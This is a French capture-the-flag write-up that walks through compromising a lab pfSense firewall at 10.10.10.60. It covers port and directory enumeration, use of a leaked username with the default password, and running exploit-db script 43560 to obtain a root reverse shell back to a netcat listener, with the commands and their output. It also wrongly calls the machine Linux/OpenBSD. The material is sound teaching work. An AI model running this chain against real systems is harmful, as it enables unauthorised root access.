


Introduction

La machine distante est un linux (openBSD) dont l'adresse IP est 10.10.10.60.

Compétences mises en œuvre :

- Enumération des ports et services.
- Identification puis énumération des dossiers et fichiers du pare-feu.
- Exploitation d'exploit.

Enumération

On commence l'énumération de la machine avec le binaire **nmap** pour connaitre les ports ouverts et les services qui y sont reliés :

```
$ nmap -T4 -A 10.10.10.60
```

```
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time
```

Les ports **80** et **443** sont ouverts avec un serveur web **lighttpd** en version **1.4.35**, nous allons faire un petit tour sur les interfaces avec Firefox pour voir les différentes pages accessibles et trouver des informations en plus (les pages contacts ou informations peuvent donner des indications sur un username ou sur la technologie mise en place), nous nous rendons compte que les sites web repose sur un firewall connu : **pfsense**.

Une rapide recherche d'exploit/CVE sur google et searchsploit concernant **pfsense** résulte sur un exploit en RCE mais nécessite un identifiant et un mot de passe. Donc nous allons continuer l'énumération sur les sites web.


Le port **80** est une redirection vers le port **443**, nous allons décider d'énumérer les dossiers et fichiers que peut contenir le site web sur le port **443** avec le binaire **dirsearch** :

```
$ dirsearch –w directory-list-2.3-medium.txt  -e ".txt,.php" -f -u https://10.10.10.60/
```

```
Target: https://10.10.10.60

[09:42:09] Starting:
[09:42:45] 200 -  271B  - /changelog.txt
[09:43:42] 200 -    7KB - /tree/
[09:45:52] 302 -    0B  - /installer/  ->  installer.php
[10:51:23] 200 -  106B  - /system-users.txt
```

Le fichier **changelog.txt** est à lire puisqu'il contient tous les derniers changements qui ont été effectués. On peut voir qu'il contient juste des patchs contre des vulnérabilités :





```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

Les différents fichiers sont bons à lire, ne serait-ce que pour jeter un coup d'œil s'il n'y a pas d'informations supplémentaires dedans. Le fichier **system-users.txt** contient un identifiant et une indication sur le mot de passe pour pfsense, le mot de passe par défaut de la compagnie est **pfsense** :




```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

Exploitation

La recherche pour l'exploit avec **searchsploit** :

```
$ searchsploit pfsense -w
```

```
└─╼ [★]$ searchsploit pfsense -w
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  URL
------------------------------------------------------------------------------ ----------------------------------------
pfSense - 'interfaces.php?if' Cross-Site Scripting                            | https://www.exploit-db.com/exploits/35071
pfSense - 'pkg.php?xml' Cross-Site Scripting                                  | https://www.exploit-db.com/exploits/35069
pfSense - 'pkg_edit.php?id' Cross-Site Scripting                              | https://www.exploit-db.com/exploits/35068
pfSense - 'status_graph.php?if' Cross-Site Scripting                          | https://www.exploit-db.com/exploits/35070
pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit) | https://www.exploit-db.com/exploits/43193
pfSense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities  | https://www.exploit-db.com/exploits/34985
pfSense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execu | https://www.exploit-db.com/exploits/23901
pfSense 2.1 build 20130911-1816 - Directory Traversal                         | https://www.exploit-db.com/exploits/31263
pfSense 2.2 - Multiple Vulnerabilities                                        | https://www.exploit-db.com/exploits/36506
pfSense 2.2.5 - Directory Traversal                                           | https://www.exploit-db.com/exploits/39038
pfSense 2.3.1_1 - Command Execution                                           | https://www.exploit-db.com/exploits/43128
pfSense 2.3.2 - Cross-Site Scripting / Cross-Site Request Forgery             | https://www.exploit-db.com/exploits/41501
Pfsense 2.3.4 / 2.4.4-p3 - Remote Code Injection                              | https://www.exploit-db.com/exploits/47413
pfSense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit) | https://www.exploit-db.com/exploits/43341
pfSense 2.4.4-p1 (HAProxy Package 0.59_14) - Persistent Cross-Site Scripting  | https://www.exploit-db.com/exploits/46538
pfSense 2.4.4-p1 - Cross-Site Scripting                                       | https://www.exploit-db.com/exploits/46316
pfSense 2.4.4-p3 (ACME Package 0.59_14) - Persistent Cross-Site Scripting     | https://www.exploit-db.com/exploits/46936
pfSense 2.4.4-P3 - 'User Manager' Persistent Cross-Site Scripting             | https://www.exploit-db.com/exploits/48300
pfSense 2.4.4-p3 - Cross-Site Request Forgery                                 | https://www.exploit-db.com/exploits/48714
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                | https://www.exploit-db.com/exploits/43560
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities                    | https://www.exploit-db.com/exploits/39709
pfSense Firewall 2.2.5 - Config File Cross-Site Request Forgery               | https://www.exploit-db.com/exploits/39306
pfSense Firewall 2.2.6 - Services Cross-Site Request Forgery                  | https://www.exploit-db.com/exploits/39695
pfSense UTM Platform 2.0.1 - Cross-Site Scripting                             | https://www.exploit-db.com/exploits/24439
------------------------------------------------------------------------------ ----------------------------------------
```

Après avoir testé plusieurs exploits, l'exploit 43560 récupéré sur **exploit-db** a fonctionné :


```
$ nc –lvnp 4567
```

```
$ python3 43560.py  --rhost 10.10.10.60 –lhost 10.10.14.27 –lport 4567 –username rohit –password pfsense
```

```
└─╼ [★]$ python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.27 --lport 4567 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

Et maintenant sur la session **netcat**, nous avons accès au système en tant que root, donc nous allons simplement lire les flags :

```
$ cat /home/rohit/user.txt
$ cat /root/root.txt
```


└──╼ [★]$ nc -lvnp 4567
listening on [any] 4567 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.60] 23409
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# ls /home
.snap
rohit
cat /home/rohit/user.txt
48b#
cat /root/root.txt
86
#